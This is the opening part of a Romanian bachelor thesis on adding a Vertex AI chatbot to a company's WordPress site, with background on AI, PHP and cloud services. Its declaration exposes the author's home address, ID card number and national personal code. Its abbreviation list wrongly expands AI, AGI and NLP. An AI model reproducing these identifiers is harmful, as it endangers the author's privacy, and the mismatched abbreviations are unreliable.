

ROMÂNIA
MINISTERUL APĂRĂRII NAȚIONALE
ACADEMIA TEHNICĂ MILITARĂ „FERDINAND I”

FACULTATEA DE SISTEME INFORMATICE ȘI
SECURITATE CIBERNETICĂ



Îmbunătățirea motoarelor de căutare cu agenți inteligenți
interactivi

Profesor coordonator

Conf. Univ. Dr. Ing. Luciana Morogan

Absolvent

Std .Cioba I.C. Bogdan

Conține _____ file

Inventariat sub nr. _____

Poziția din indicator: _____

Termen de păstrare: _____

București

2024

DECLARAȚIE PE PROPRIE RĂSPUNDERE
PRIVIND ORIGINALITATEA CONȚINUTULUI LUCRĂRII DE
DIPLOMĂ

Subsemnatul CIOBA I.C. Bogdan domiciliat în Județul Mureș, Orașul Târgu Mureș, Strada Ceangăilor 4, posesor al C.I. seria ZS, nr. 045479, C.N.P. 5000630260027, eliberat de SPCLEP Tg.Mureș, autorul lucrării de diplomă cu titlul ÎMBUNĂTĂȚIREA MOTOARELOR DE CĂUTARE CU AGENȚI INTELIGENȚI INTERACTIVI, elaborată în vederea susținerii examenului de finalizare a studiilor în sesiunea iulie 2024, a anului universitar 2023-2024, declar pe propria răspundere că această lucrare este rezultatul propriei activități intelectuale, nu conține porțiuni plagiate, iar sursele bibliografice au fost folosite cu respectarea legislației române și a convențiilor internaționale privind drepturile de autor.

Data,

Semnătura,

NECLASIFICAT

Abstract

Search engines have long been considered the most reliable method for finding information online. They use advanced algorithms to classify and index content from web pages, enabling quick and precise data searches. Search engines employ crawlers, automated programs that traverse the internet to discover and gather information from web pages. However, the significant increase in traffic in recent years has generated numerous challenges. The emergence of fake news and irrelevant data has diminished the accuracy of search engines, leading to increased difficulties for users in seeking accurate information.

With the advent of artificial intelligence, the retrieval of precise information has been considerably simplified, making it possible in a conversational manner. Artificial intelligence allows users to access relevant and validated data through natural interactions, thus reducing reliance on traditional search methods and enhancing the user experience.

In a business context, access to correct and easily accessible information is essential for attracting and retaining potential customers. To address the current issues associated with search engines, this paper outlines the entire process of implementing an interactive intelligent agent within an existing business. The goal is to facilitate the retrieval of concrete and valid information, thereby improving operational efficiency and customer satisfaction. This approach proposes the integration of advanced artificial intelligence technologies to create an optimized information environment that meets contemporary needs for data precision and accessibility.

Furthermore, the paper details the entire implementation flow in a real-world scenario, including the analysis of problems, incidents, and solutions that arise, as well as the decisions and adjustments made during the development process. The paper thoroughly explores the artificial intelligence model adapted to the specific business requirements, highlighting the necessary steps for integrating an interactive intelligent agent.

Additionally, the necessary mechanisms for implementing the intelligent agent are examined, starting from a functional and live website to the critical aspects related to system security and integrity. These aspects include measures to protect against unauthorized access, backup procedures, and incident recovery.

NECLASIFICAT

Rezumat

Motoarele de căutare au fost considerate de mult timp drept cea mai fiabilă metodă de căutare a informațiilor în mediul online. Acestea utilizează algoritmi avansați pentru a clasifica și a indexa conținutul de pe paginile web, permițând astfel o căutare rapidă și precisă a datelor. Motoarele de căutare folosesc crawlere, programe automate care parcurg internetul pentru a descoperi și a aduna informații de pe paginile web. Cu toate acestea, creșterea semnificativă a traficului în ultimii ani a generat numeroase provocări. Apariția informațiilor de tip fake news, precum și a datelor irelevante, a diminuat acuratețea motoarelor de căutare, ceea ce a condus la dificultăți sporite pentru utilizatori în încercarea de a se informa corect.

Odată cu apariția inteligenței artificiale, regăsirea de informații precise a fost considerabil simplificată, aceasta devenind posibilă într-o manieră conversațională. Inteligența artificială permite utilizatorilor să acceseze date relevante și validate prin intermediul interacțiunilor naturale, reducând astfel dependența de metodele tradiționale de căutare și ameliorând experiența de utilizare.

În contextul unei companii, accesul la informații corecte și ușor accesibile este esențial pentru atragerea și retenția clienților potențiali. Pentru a elimina problemele actuale asociate cu motoarele de căutare, această lucrare definește întregul proces de implementare a unui agent inteligent interactiv în cadrul unei afaceri existente. Scopul este de a facilita regăsirea informațiilor concrete și valide, îmbunătățind astfel eficiența operațională și satisfacția clientului. Această abordare propune integrarea tehnologiilor avansate de inteligență artificială pentru a crea un mediu de informare optimizat, care să răspundă nevoilor contemporane de precizie și accesibilitate a datelor.

În plus, lucrarea detaliază întregul flux de implementare într-o situație reală, incluzând analiza problemelor, incidentelor și soluțiilor apărute pe parcurs, precum și deciziile și ajustările realizate în procesul de dezvoltare. Lucrarea explorează în detaliu modelul de inteligență artificială adaptat conform cerințelor specifice ale afacerii, evidențiind pașii necesari pentru integrarea unui agent inteligent interactiv.

Pe lângă prezentarea tehnică, lucrarea abordează și impactul implementării unui agent inteligent asupra experienței utilizatorilor și eficienței operaționale a companiei.

Listă de figuri

Figura 3-1	Diagrama de caz de utilizare a sistemului.....	29
Figura 3-2	Diagrama de secvență a sistemului	30
Figura 3-3	Măsurile de securitate oferite de cPanel	32
Figura 3-4	Monitorizare resurse pentru Google Maps [10]	36
Figura 3-5	Eroarea primită pe website după atac.....	40
Figura 3-6	Monitorizare consum bandă de transfer	41
Figura 3-7	Raport adresă IP malițioasă.....	42
Figura 3-8	Fișier modificat de către atacatori	44
Figura 3-9	Funcție pentru a descărca și a colecta conținut	44
Figura 3-10	Cod pentru colectare domeniu.....	45
Figura 3-11	Modificare malițioasă cu un cod extern	45
Figura 3-12	Încărcare cod pentru torjan.....	45
Figura 3-13	Trimitere conținut modificat către un server extern.....	46
Figura 3-14	Comandă pentru instalarea google-cloud-aiplatform.....	53
Figura 3-15	Comandă pentru inițierea procesului de autentificare.....	54
Figura 3-16	Exemplu de fișier JSON de autentificare	54
Figura 3-17	Inițializare Vertex AI.....	55
Figura 3-18	Funcție pentru generarea de conținut	55
Figura 3-19	Inițializare componente server web local.....	58
Figura 3-20	Definirea endpointurilor pentru server.....	59
Figura 3-21	Instalarea modulului de ngrok.....	60
Figura 3-22	Adăugarea codului de autentificare.....	60
Figura 3-23	Pornirea serverului web local	60
Figura 3-24	Pornirea modulului ngrok.....	60
Figura 3-25	Interfața ngrok pentru serverul local	61
Figura 3-26	Includerea fișierelor de stilizare	62
Figura 3-27	Funcția principală pentru comunicarea cu serverul web online.....	63
Figura 3-28	Adăugarea de shortcode-uri automată în Wordpress	64
Figura 3-29	Asigurarea încărcării documentelor	65
Figura 3-30	Funcționalitate pentru click.....	65
Figura 3-31	Funcția pentru trimiterea și primirea unui mesaj	65
Figura 3-32	Formatare răspuns	66
Figura 4-1	Modulul de căutare inteligentă al Băncii Transilvania [11].....	69
Figura 4-2	Grafic pentru utilizarea unui chatbot în industrie [12].....	70

Listă de abrevieri

AI	Machine Learning
AGI	Support Vector Machine
NLP	Automated Machine Learning
TTS	Text to Speech
ASR	Automatic Speech Recognition
ML	Machine Learning
SVM	Support Vector Machine
AutoML	Automated Machine Learning
WP	Wordpress
CMS	Content Management System
GCP	Google Cloud Platform
IaaS	Infrastructure as a Service
PaaS	Platform as a Service
SC	Serverless Computing
AWS	Amazon Web Services
MoE	Multimodal mixture-of-experts
NN	Neural Networks
MLOps	Machine Learning Operations
API	Application Programming Interface
DDoS	Distributed denial-of-service
HTML	HyperText Markup Language
CSS	Cascading Style Sheets
DB	Data Base
ASGI	Asynchronous Server Gateway Interface
SAML	Security Assertion Markup Language
IP	Internet Protocol
SEO	Search Engine Optimization
GB	Gigabyte
FTP	File Transfer Protocol
IMAP	Internet Message Access Protocol
POP3	Post Office Protocol
SMTP	Simple Mail Transfer Protocol
WAF	Web Application Firewalls
BERT	Bidirectional Encoder Representations from Transformers
JSON	JavaScript Object Notation
TLS	Transport Layer Security
AJAX	Asynchronous JavaScript And XML
URL	Uniform Resource Locator

Cuprins

Abstract.....	4
Rezumat.....	6
Listă de figuri	8
Listă de abrevieri	9
1. Introducere	12
1.1. Context	12
1.2. Context actual.....	13
1.3. Importanța temei	14
1.4. Motivația și scopul proiectului.....	15
2. Noțiuni teoretice.....	16
2.1. Inteligența artificială	16
2.1.1. Agent inteligent	17
2.1.2. NLP – Natural Language Processing	17
2.2. Wordpress.....	18
2.3. PHP.....	18
2.4. Python.....	19
2.5. cPanel	20
2.6. Google Cloud Platform (GCP).....	20
2.6.1. Gemini 1.5 Pro	21
2.6.2. Vertex AI.....	22
2.6.3. Vertex AI API	23
2.6.4. Securitate și costuri pentru Vertex AI.....	23
2.7. Fast API.....	24
2.8. ngrok.....	25
3. Proiectarea, implementarea și testarea soluției adoptate	26
3.1. Definirea cerințelor specifice	26
3.1.1. Cerințe funcționale	26

3.1.2. Cerințe nefuncționale	28
3.1.3. Diagrama de caz de utilizare	29
3.1.4. Diagrama de secvență.....	30
3.2. Implementarea platformei web prin Wordpress.....	31
3.2.1. Configurarea cPanel	31
3.2.2. Alegerea unui design potrivit	33
3.2.3. Module și alte componente	34
3.2.4. Implementarea paginilor și folosirea modulelor	35
3.2.5. Restricții și constrângeri în procesul de implementare	37
3.2.6. Probleme întâmpinate în design	38
3.2.7. Incidentul de securitate.....	40
3.2.7.1. Atacul asupra platformei Web.	40
3.2.7.2. Implicații și Măsuri de Remediere.....	47
3.3. Implementarea agentului inteligent.....	48
3.3.1. NLP, alegeri și testare	49
3.3.2. Adaptarea la cerințele menționate.....	52
3.3.3. Antrenare, personalizare și testare pe baza unui context	53
3.3.4. Implementare API si endpointuri(Fast API si ngrok)	57
3.3.5. Implementare unui plugin personalizat pentru Wordpress	61
3.3.10. Rezultate și feedback	66
4. Concluzii și direcții viitoare de cercetare	68
4.1. Dezvoltare ulterioară.....	69
5. Bibliografie	71

1. Introducere

1.1. Context

În lumea hiperconectată de astăzi, site-urile web joacă un rol esențial în procesul de informare digitală. Organizarea și validitatea informațiilor prezentate pe aceste platforme sunt cruciale pentru utilizatorii care doresc să acceseze rapid și eficient date relevante. Cu toate acestea, se constată o cerere crescândă din partea utilizatorilor de a obține informații cu un efort minim, ceea ce pune presiune pe motoarele de căutare și site-urile web să ofere soluții mai eficiente și accesibile.

Astfel, numeroase companii din întreaga lume au recurs la implementarea unor agenți inteligenți interactivi, incluzând soluții de căutare personalizată asistată de inteligență artificială, similare cu motoarele de căutare tradiționale, dar cu adăugarea unui filtru bazat pe AI. În plus, unele companii au optat pentru înlocuirea efectivă a departamentelor de call-center cu modele de inteligență artificială capabile de recunoaștere și răspuns vocal.

Inițial, marile corporații au integrat aceste soluții fără a evalua în prealabil rezultatele și beneficiile obținute, ceea ce a dus la dificultăți semnificative în obținerea de informații corecte. Implementarea generalizată s-a bazat pe apelarea directă a unui API către un model precum ChatGPT, care returna informații în funcție de promptul introdus de utilizator. Problema principală recunoscută ulterior a fost faptul că informațiile returnate nu erau strict limitate la domeniul de activitate al companiei, generând astfel costuri inutile atunci când utilizatorii adresau întrebări în afara ariei de interes a companiei. Această problemă persistă și în prezent, deși anumite corporații au început să depună eforturi pentru a o rezolva.

Percepția generală este că aceste costuri sunt minime și nu afectează în mod negativ situația financiară a companiei. Totuși, analize și studii ulterioare au arătat că, atunci când vine vorba de scalabilitate și de gestionarea unui volum impresionant de utilizatori, întrebările care nu se încadrează în contextul general al activității companiei generează un cost semnificativ pentru corporații.

Necesitatea de a optimiza și de a adapta utilizarea agenților inteligenți interactivi este evidentă. Companiile trebuie să se concentreze pe personalizarea și restricționarea informațiilor returnate de acești agenți, pentru a reduce costurile și a maximiza eficiența. Integrarea inteligenței artificiale trebuie să fie

realizată cu o strategie bine definită, care să includă teste riguroase și evaluări periodice ale performanței, pentru a asigura că soluțiile implementate aduc beneficii reale și sustenabile pe termen lung.

1.2. Context actual

Analizând contextul actual, putem observa multiple încercări nereușite de integrare a inteligenței artificiale, în mare parte datorită testării insuficiente și dezinformării generale privind utilizarea AI-ului în diverse domenii :

- În 2015, Google a lansat o soluție inovatoare pentru clasificarea fotografiilor personale din Google Photos, utilizând inteligența artificială. Cu toate acestea, această implementare a fost ulterior retrasă din cauza unui incident problematic: modelul de inteligență artificială clasifica eronat fotografiile care conțineau persoane afro-americane, etichetându-le cu termenul „Gorilă”.
- În 2016 , Microsoft a lansat un chatbot pentru platforma Twitter. În mai puțin de 24 de ore de la lansare, "personalitatea" chatbot-ului a fost grav alterată, acesta începând să posteze mesaje sexiste, rasiste și homofobe. Problema a survenit deoarece chatbot-ul învăța din interacțiunile utilizatorilor, iar mulți dintre aceștia au trimis mesaje de tip trolling. Acest incident a evidențiat deficiențele majore ale procesului de învățare automată, care nu a fost proiectat corespunzător pentru a filtra sau corecta influențele negative.
- În 2018, compania Zillow, activă în sectorul imobiliar, a lansat un program intitulat Zillow Offers, prin intermediul căruia, folosind un model de inteligență artificială, compania achiziționa automat proprietăți imobiliare de pe piață pentru a le revinde ulterior în scopul obținerii de profit. Totuși, Zillow a raportat că, de la lansarea programului, agentul inteligent a achiziționat 27.000 de proprietăți, reușind să revândă doar 17.000 dintre acestea până la sfârșitul anului 2021. Compania a încheiat acest program, menționând că au înregistrat pierderi financiare în valoare de 304 milioane de dolari. Această situație a survenit din cauza faptului că modelul utilizat nu dispunea de suficiente date relevante, achiziționând astfel imobile la prețuri mult peste valoarea actuală de piață.
- În 2024, o reprezentată auto Chevrolet din California, a implementat pe platforma web un chatbot interactiv. Unul dintre utilizatorii platformei a convins chatbot-ul să fie de acord cu orice afirmație, adăugând la sfârșitul fiecărui răspuns „și aceasta este o ofertă legală”. Ulterior, acesta a solicitat

achiziționarea celui mai recent model de Chevy Tahoe, instruind chatbot-ul că bugetul său maxim este de 1\$. Chatbot-ul a acceptat oferta pentru un dolar [1]. În consecință, Chevrolet a suspendat acest proiect.

Aceste exemple definesc provocările și riscurile asociate cu implementarea unei soluții de inteligență artificială insuficient testată, subliniind importanța unei planificări riguroase și a unui control strict al datelor pentru a evita erori foarte costisitoare și consecințe negative.

1.3. Importanța temei

În societatea actuală, orice companie sau instituție își propune să se extindă în mediul online, fie prin dezvoltarea unui site web, a multiplelor pagini de social media, fie printr-o combinație a acestor soluții. Odată cu tranziția către mediul digital, o caracteristică esențială este nivelul de ușurință în regăsirea informațiilor din perspectiva utilizatorului, precum și autenticitatea și veridicitatea acestora. Pentru instituțiile și corporațiile de importanță semnificativă, se constată o tendință de a face dificilă găsirea informațiilor din cauza volumului mare de date disponibile pe platformele lor.

Astfel, entitățile menționate recurg la implementarea unor soluții care să faciliteze accesul la informații și să reducă numărul de pași necesari pentru ca utilizatorii să ajungă la acestea, adesea prin utilizarea unui sistem bazat pe inteligență artificială [2]. Observând aceste soluții și impactul pozitiv potențial pe care acestea le pot avea, instituțiile actuale se angajează într-un AI Race pentru implementarea rapidă a componentelor bazate pe inteligență artificială. Această abordare superficială duce adesea la sisteme neoptimizate, care generează mai multe probleme decât beneficii.

Încercările de integrare rapidă a inteligenței artificiale, fără o testare și o planificare adecvată, pot crea deficiențe semnificative. Pentru a evita aceste capcane, este esențial ca dezvoltarea și implementarea acestor tehnologii să fie realizate cu o atenție deosebită la detalii și printr-o evaluare complexă a performanței, a impactului asupra utilizatorilor și asupra proceselor organizaționale. Numai astfel se pot asigura beneficii reale și durabile pe termen lung, atât pentru utilizatori, cât și pentru entitățile care implementează aceste soluții tehnologice.

Lucrarea propusă adresează aceste probleme oferind o soluție inovatoare pentru a eficientiza viteza de regăsire a informațiilor pe o platformă web prin

implementarea unui agent conversațional inteligent. De asemenea, lucrarea detaliază întregul proces de implementare, inclusiv problemele, incidentele și pașii necesari pentru a crea un mediu online optimizat pentru agentul inteligent interactiv. Este important de menționat că, pentru a evalua impactul și eficacitatea unui agent inteligent în cadrul unei companii reale, este esențial să se înțeleagă întregul proces de dezvoltare și implementare. Fiecare instituție are propriile cerințe specifice, iar fiecare implementare a unui chatbot trebuie adaptată în funcție de aceste nevoi unice.

Prin urmare, această lucrare nu propune doar o soluție tehnologică, ci și oferă o analiză detaliată a etapelor de implementare și a provocărilor întâlnite, generând un cadru de referință pentru utilizarea eficientă a agenților inteligenți în diverse contexte organizaționale.

1.4. Motivația și scopul proiectului

Motivația proiectului provine din absența unei implementări personalizate a unui sistem de inteligență artificială care să îmbunătățească calitatea regăsirii informației pe o platformă web. Deși deja există anumite soluții pe piață pentru această problemă, se observă încă o lipsă majoră de interes față de problematica prezentată, precum și o dezinformare semnificativă cu privire la beneficiile, problemele și costurile potențiale asociate unui model de agent inteligent interactiv.

În același timp, motivația lucrării este susținută de faptul că o implementare propriu-zisă a unui AI în contextul unei companii este foarte puțin documentată, iar întregul proces este mult mai complex decât ar putea anticipa un programator confruntat pentru prima dată cu această sarcină. Scopul proiectului este de a explica detaliile omise de diverse documentații și implementări regăsite în mediul online și de a clarifica întregul flux de lucru, începând de la site-ul web propriu-zis, până la aspectele legate de securitate, modul de implementare a inteligenței artificiale, și deciziile reevaluate în timp real datorită schimbării nevoilor clientului.

Motivația finală a acestui proiect este de a analiza nivelul de efort implicat într-o astfel de implementare, problemele care pot apărea, costurile preconizate, precum și beneficiile aduse de inteligența artificială atât pentru compania în sine, cât și pentru utilizatorii acesteia. Această analiză oferă o perspectivă

cuprinzătoare asupra impactului și a viabilității utilizării agenților inteligenți în contextul organizațional modern.

2. Noțiuni teoretice

În acest capitol vor fi detaliate și descrise conceptele teoretice principale utilizate în cadrul acestei lucrări. Inițial, vor fi prezentate noțiuni fundamentale despre inteligența artificială, inclusiv definiția, contextul și componentele acesteia. Ulterior, vor fi explicate restul tehnologiilor implicate în procesul complet de dezvoltare și aplicare a modelului de inteligență artificială. Această abordare va asigura o înțelegere corectă a tuturor aspectelor tehnice și teoretice relevante pentru implementarea cu succes a proiectului.

2.1. Inteligența artificială

Inteligența artificială (AI) este un sistem informatic care, în funcție de obiectivele propuse deduce, pe baza intrărilor pe care le primește, modul în care să genereze ieșiri, cum ar fi predicții, conținut, recomandări sau decizii care pot influența medii fizice sau virtuale. Sistemele de AI diferă în funcție de nivelurile lor de autonomie și adaptabilitate după tipurile de implementări propuse.

Domeniile acoperite de termenul "AI" și definiția unui sistem AI includ tehnici precum învățarea automată și abordările bazate pe cunoștințe; zone de aplicare cum ar fi viziunea computerizată (computer vision), procesarea limbajului natural (NLP), recunoașterea vocală, sisteme de suport decizional inteligente și sisteme robotice de rezolvare sau automatizare.

Începând din anii 1940, s-a demonstrat că un sistem informatic poate fi programat și configurat pentru a finaliza sarcini complexe cu succes, o primă implementare notabilă a unui AI fiind la Universitatea Oxford în 1951, printr-un program capabil să joace dame într-un interval de timp rezonabil. În zilele noastre, AI a avansat exponențial datorită puterii crescute de procesare și a seturilor de date mari (big data), fiind integrat într-o gamă largă de aplicații și sectoare ale vieții cotidiene.

Observând succesul și progresul impresionant al AI, oamenii de știință din domeniu se concentrează acum pe următorul pas semnificativ: Artificial General Intelligence (AGI). AGI reprezintă un mod de a replica aproape în totalitate abilitățile și inteligența unui om, deschizând noi orizonturi pentru dezvoltarea

tehnologică și aplicabilitatea AI în diverse domenii. Această evoluție ar putea revoluționa multiple industrii și ar putea schimba fundamental modul în care interacționăm cu tehnologia, subliniind importanța continuării cercetării și inovării în acest domeniu dinamic.

2.1.1. Agent inteligent

Un agent este un program autonom conceput pentru a îndeplini sarcini specifice prin perceperea mediului său, procesarea informațiilor și luarea de decizii informate pentru a atinge obiectivele stabilite. În contextul lucrării agentul inteligent utilizează algoritmi avansați de învățare automată, procesare a limbajului natural (NLP) și alte tehnici de AI pentru a interacționa eficient cu utilizatorii.

Beneficiile unui agent inteligent sunt numeroase, incluzând eficientizarea proceselor, reducerea timpului necesar pentru îndeplinirea sarcinilor repetitive, îmbunătățirea experienței utilizatorilor prin oferirea de suport personalizat și prompt, și optimizarea resurselor prin automatizarea unor funcții. De asemenea, agenții inteligenți pot analiza volume mari de date în timp real, oferind perspective diferite în luarea unor decizii strategice.

2.1.2. NLP – Natural Language Processing

Conceptul de NLP este definit prin abilitatea unui agent inteligent de a înțelege textul, contextul și, în unele cazuri, intonația și sentimentul general regăsit din text, similar cu modul în care oamenii pot percepe și interpreta limbajul.

NLP cuprinde o gamă largă de tehnici și metode care permit agenților inteligenți să analizeze și să proceseze limbajul natural într-o manieră semnificativă. Printre aceste tehnici se numără analiza sintactică, care implică descompunerea și examinarea structurii gramaticale a propozițiilor, cât și analiza semantică, care se referă la înțelegerea unei semnificații și contextului cuvintelor și frazelor.

Tehnologiile de NLP contribuie la îmbunătățirea accesibilității informației, permițând traducerea automată a textelor dintr-o limbă în alta și transformarea textului scris în vorbire (TTS) sau invers (ASR).

2.2. Wordpress

WordPress (WP) este o platformă web care se face parte din categoria sistemelor de gestionare a conținutului (CMS). Inițial, aceasta a fost creată în scopul facilitării publicării blogurilor, devenind ulterior una dintre cele mai populare metode de adăugare a conținutului pe web, incluzând site-uri web, forumuri, galerii, magazine online și multe altele. Aproximativ 43,1% din site-urile web din topul celor 10 milioane de site-uri sunt generate cu ajutorul WordPress [3].

WordPress a fost dezvoltat utilizând limbajul de programare PHP și sistemele de gestionare pentru baze de date precum MySQL sau MariaDB. Platforma este construită pe o arhitectură de plugin-uri și un sistem de template.

Pentru a funcționa, WordPress necesită o instalare pe un server web, de obicei oferită de companii externe care oferă servicii de hosting. Această necesitate de hosting a dus la dezvoltarea unui ecosistem robust de furnizori de servicii de hosting.

Arhitectura flexibilă a WordPress permite utilizatorilor să personalizeze funcționalitățile site-urilor personale prin intermediul unei varietăți de plugin-uri și teme. Aceasta nu doar simplifică întregul proces de dezvoltare web pentru utilizatorii finali, dar și oferă dezvoltatorilor oportunitatea de a crea soluții personalizate și creative care să răspundă la nevoile specifice ale clienților lor.

2.3. PHP

PHP este un limbaj de scripting server-side utilizat pe scară largă pentru dezvoltarea aplicațiilor web dinamice și interactive. PHP funcționează prin interpretarea codului scriptat de către un server web, astfel generând pagini HTML care mai apoi sunt trimise către clientul final. Unul dintre avantajele principale ale PHP este integrarea sa ușoară cu diverse baze de date, precum MySQL și MariaDB, și compatibilitatea sa cu majoritatea serverelor web, ca și Apache și Nginx. PHP permite dezvoltatorilor să creeze aplicații web complexe, cu funcționalități extinse, într-un mod eficient și flexibil, însă acesta nu este cea mai agreată opțiune pentru dezvoltare în rândul programatorilor.

Pentru WP, PHP joacă un rol foarte important, acesta fiind limbajul principal în care platforma este dezvoltată. WordPress utilizează PHP pentru a genera conținut și pentru a gestiona mai apoi interacțiunile cu baza de date.

Codul PHP din WordPress este responsabil pentru aproape toate funcțiile esențiale ale platformei, cum ar fi generarea de pagini, gestionarea utilizatorilor sau administrarea conținutului. Arhitectura modulară a WordPress, bazată pe plugin-uri și teme, permite extinderea funcționalităților platformei prin adăugarea de cod PHP personalizat [4]. Astfel, PHP nu doar susține funcționarea de bază a WordPress, ci și face posibilă personalizarea și scalabilitatea, permițând dezvoltatorilor să își adapteze platforma la nevoile specifice apărute.

2.4. Python

Python este un limbaj de programare de nivel înalt, interpretat și de tip scripting, cunoscut pentru sintaxa sa clară și concisă, care facilitează scrierea și întreținerea codului într-un mod ușor. Funcționează prin interpretarea codului sursă în timp real, ceea ce permite o dezvoltare rapidă și facilă. Python suportă mai multe concepte de programare, inclusiv programarea procedurală, orientată pe obiecte și funcțională. Python dispune de o bibliotecă standard extinsă, care oferă o gamă largă de funcționalități pentru dezvoltarea de aplicații diverse.

În domeniul inteligenței artificiale, Python a devenit limbajul cel mai popular datorită bibliotecilor sale puternice și a comunității active. Biblioteci precum TensorFlow, PyTorch, scikit-learn și Keras oferă instrumente directe pentru dezvoltarea, antrenarea și implementarea modelelor de machine learning și deep learning. Python ușurează procesul de experimentare și prototipare rapidă, esențial pentru cercetare și dezvoltare a AI, datorită sintaxei sale ușor de înțeles și a suportului excelent pentru manipularea datelor mari.

Python ajută dezvoltatorii de AI să gestioneze și să proceseze seturi de date mari și complexe (big data), să construiască modele inteligente avansate și să implementeze soluții scalabile, de la recunoașterea imaginilor și procesarea limbajului natural (NLP), până la sisteme autonome și analiză de date (data science) [5]. Flexibilitatea și extensibilitatea Python oferă o integrare ușoară a algoritmilor de AI în aplicații și face posibilă colaborarea între cercetători și ingineri datorită ecosistemului bogat de resurse și documentațiile apărute în ultimii ani.

2.5. cPanel

cPanel este un panou de control pentru găzduirea web care conține o interfață grafică și instrumente automate pentru a simplifica procesul de găzduire a unui site web. Funcționează pe bază de servere Linux și permite utilizatorilor să gestioneze diverse aspecte ale site-urilor lor printr-un tablou de bord ușor de utilizat. Utilizatorii pot să își gestioneze conturi de email, baze de date personale, fișiere, componente de securitate și multe altele. cPanel oferă posibilitatea de a administra serverul și a site-ul web într-un mod interactiv, oferind astfel o soluție accesibilă pentru utilizatorii de toate nivelurile.

Pentru WP, cPanel oferă numeroase avantaje. Prin cPanel, instalarea WordPress se poate face rapid și ușor, folosind instrumente precum Softaculous, care permit instalarea automată. Aceasta economisește timp și efort pentru utilizatori, simplificând procesul de configurare. De asemenea, cPanel contribuie la gestionarea fișierelor WordPress, a bazelor de date și a backup-urilor, astfel acesta livrează o soluție completă pentru administrarea unui site WordPress.

Cu toate acestea, există și anumite minusuri pentru programatori. Deși cPanel simplifică multe aspecte ale administrării site-ului, acesta limitează flexibilitatea și controlul avansat asupra configurării serverului și a optimizării personalizate în funcție de nevoi. Programatorii avansați consideră în general interfața cPanel ca fiind prea restrictivă, preferând uneori să folosească linia de comandă pentru un control mai amănunțit și pentru a evita eventualele suprasarcini de sistem introduse de involuntar de cPanel. În plus, costul asociat cu utilizarea cPanel poate fi un dezavantaj pentru proiectele cu buget limitat.

2.6. Google Cloud Platform (GCP)

Google Cloud Platform (GCP) este un serviciu oferit de Google, care include o gamă mare de servicii de tip cloud computing. GCP oferă medii de lucru precum Infrastructure as a Service (IaaS), Platform as a Service (PaaS) și Serverless Computing (SC).

Utilizatorii pot accesa peste 100 de tipuri de servicii pe platformă, cele mai populare fiind App Engine, Compute Engine, Cloud Storage, Cloud AI și multe altele. GCP este unul dintre cei mai importanți și de încredere furnizori de servicii cloud la nivel mondial, concurând direct cu AWS (Amazon Web Services), Microsoft Azure și Oracle Cloud.

Această platformă este proiectată pentru a oferi o multitudine de soluții scalabile și flexibile, adaptabile pentru nevoile diverse ale utilizatorilor, de la startup-uri la corporații mari. GCP permite gestionarea eficientă a resurselor, o dezvoltare rapidă a aplicațiilor și o implementare eficientă a soluțiilor de inteligență artificială și analiză a datelor.

2.6.1. Gemini 1.5 Pro

Gemini 1.5 Pro este un model multimodal de inteligență artificială creat de către departamentul DeepMind de la Google, având ca scop integrarea serviciilor de AI în întregul ecosistem Google, facilitând totodată dezvoltarea de aplicații third-party pentru dezvoltatori externi. Acesta este momentan cel mai performant și complex sistem de inteligență artificială a Google.

În competiție directă cu modele avansate precum GPT-4 și alte sisteme ultra-inteligente, Gemini 1.5 Pro se îndepărtează în competiția de revoluționare a AI printr-o arhitectură inovatoare denumită multimodal mixture-of-experts (MoE). Această arhitectură permite modelului să fie optimizat automat pentru cel mai relevant nivel de expertiză în diverse domenii, utilizând rețele neuronale (NN) specializate pentru a oferi informații de cea mai înaltă calitate.

Capabilitățile Gemini 1.5 Pro sunt printre cele mai impresionante. Datorită caracteristicii sale multimodale, modelul este capabil să proceseze și să înțeleagă date din multiple surse și formate, cum ar fi text, imagini, video și audio. Aceasta îi permite să realizeze sarcini complexe precum recunoașterea obiectelor în imagini, transcrierea automată a discursurilor, generarea de text coerent și contextualizat, și analizarea datelor complexe pentru big data.

Un alt aspect esențial al Gemini 1.5 Pro este capacitatea sa de învățare continuă și adaptivă. Utilizând arhitectura MoE, modelul poate ajusta dinamica internă a rețelelor neuronale pentru a se specializa în funcție de anumite sarcini specifice, asigurând astfel o performanță îmbunătățită și eficientă [6]. Modelul nu doar răspunde prompt și corect la interogări complexe, dar își poate și îmbunătăți performanța pe măsură ce interacționează cu mai multe date și aplicații.

În contextul integrării în ecosistemul Google, Gemini 1.5 Pro îmbunătățește semnificativ capacitățile aplicațiilor existente și face posibilă dezvoltarea de noi soluții inovatoare. De exemplu, în Google Search, modelul poate oferi rezultate mai relevante și personalizate, iar în Google Photos, poate

îmbunătăți recunoașterea și organizarea automată a imaginilor. De asemenea, dezvoltatorii third-party pot utiliza capacitățile avansate ale Gemini 1.5 Pro pentru a crea aplicații personalizate cerințelor lor, care necesită procesare inteligentă a datelor, cum ar fi chatboți avansați, sisteme de recomandare și instrumente analitice.

2.6.2. Vertex AI

Vertex AI este o platformă pentru dezvoltarea și utilizarea inteligenței artificiale generative, oferită de Google Cloud. Aceasta include instrumente avansate precum Vertex AI Studio, Agent Builder și acces la peste 150 de modele, construite cu ajutorul Gemini 1.5 Pro și Gemini 1.5 Flash. Platforma este proiectată pentru a facilita inovarea rapidă și eficientă, permițând dezvoltatorilor să construiască, să testeze și să optimizeze modele de învățare automată (ML) într-un singur mediu integrat.

Capabilitățile avansate ale platformei Vertex AI includ accesul la modelele multimodale Gemini, care sunt capabile să înțeleagă și să proceseze diverse tipuri de date, cum ar fi text, imagini, video și cod în funcție de o multitudine de personalizări. Această versatilitate permite dezvoltatorilor să utilizeze Gemini pentru a construi aplicații AI de ultimă generație a căror capabilități sunt impresionante. În plus, platforma oferă diverse instrumente pentru personalizarea modelelor AI pentru a se potrivi nevoilor specifice ale utilizatorilor, facilitând astfel prototiparea rapidă și integrarea eficientă a soluțiilor AI în aplicațiile existente.

Vertex AI prezintă numeroase avantaje pentru dezvoltatori, în special în comparație cu crearea unui sistem AI propriu. Utilizarea Vertex AI reduce semnificativ timpul și costurile asociate cu dezvoltarea și întreținerea infrastructurii AI, datorită suportului oferit pentru antrenarea și implementarea modelelor pe infrastructura optimizată a Google. Platforma include instrumente pentru gestionarea întregului ciclu de viață al dezvoltării ML, cum ar fi Vertex AI Evaluation pentru evaluarea modelelor, Vertex AI Pipelines pentru orchestrarea fluxurilor de lucru și Model Registry pentru gestionarea modelelor. Aceste funcționalități contribuie la automatizarea și standardizarea proceselor ML.

De asemenea, Vertex AI oferă suport pentru MLOps (Machine Learning Operations), care ajută la automatizarea, standardizarea și gestionarea

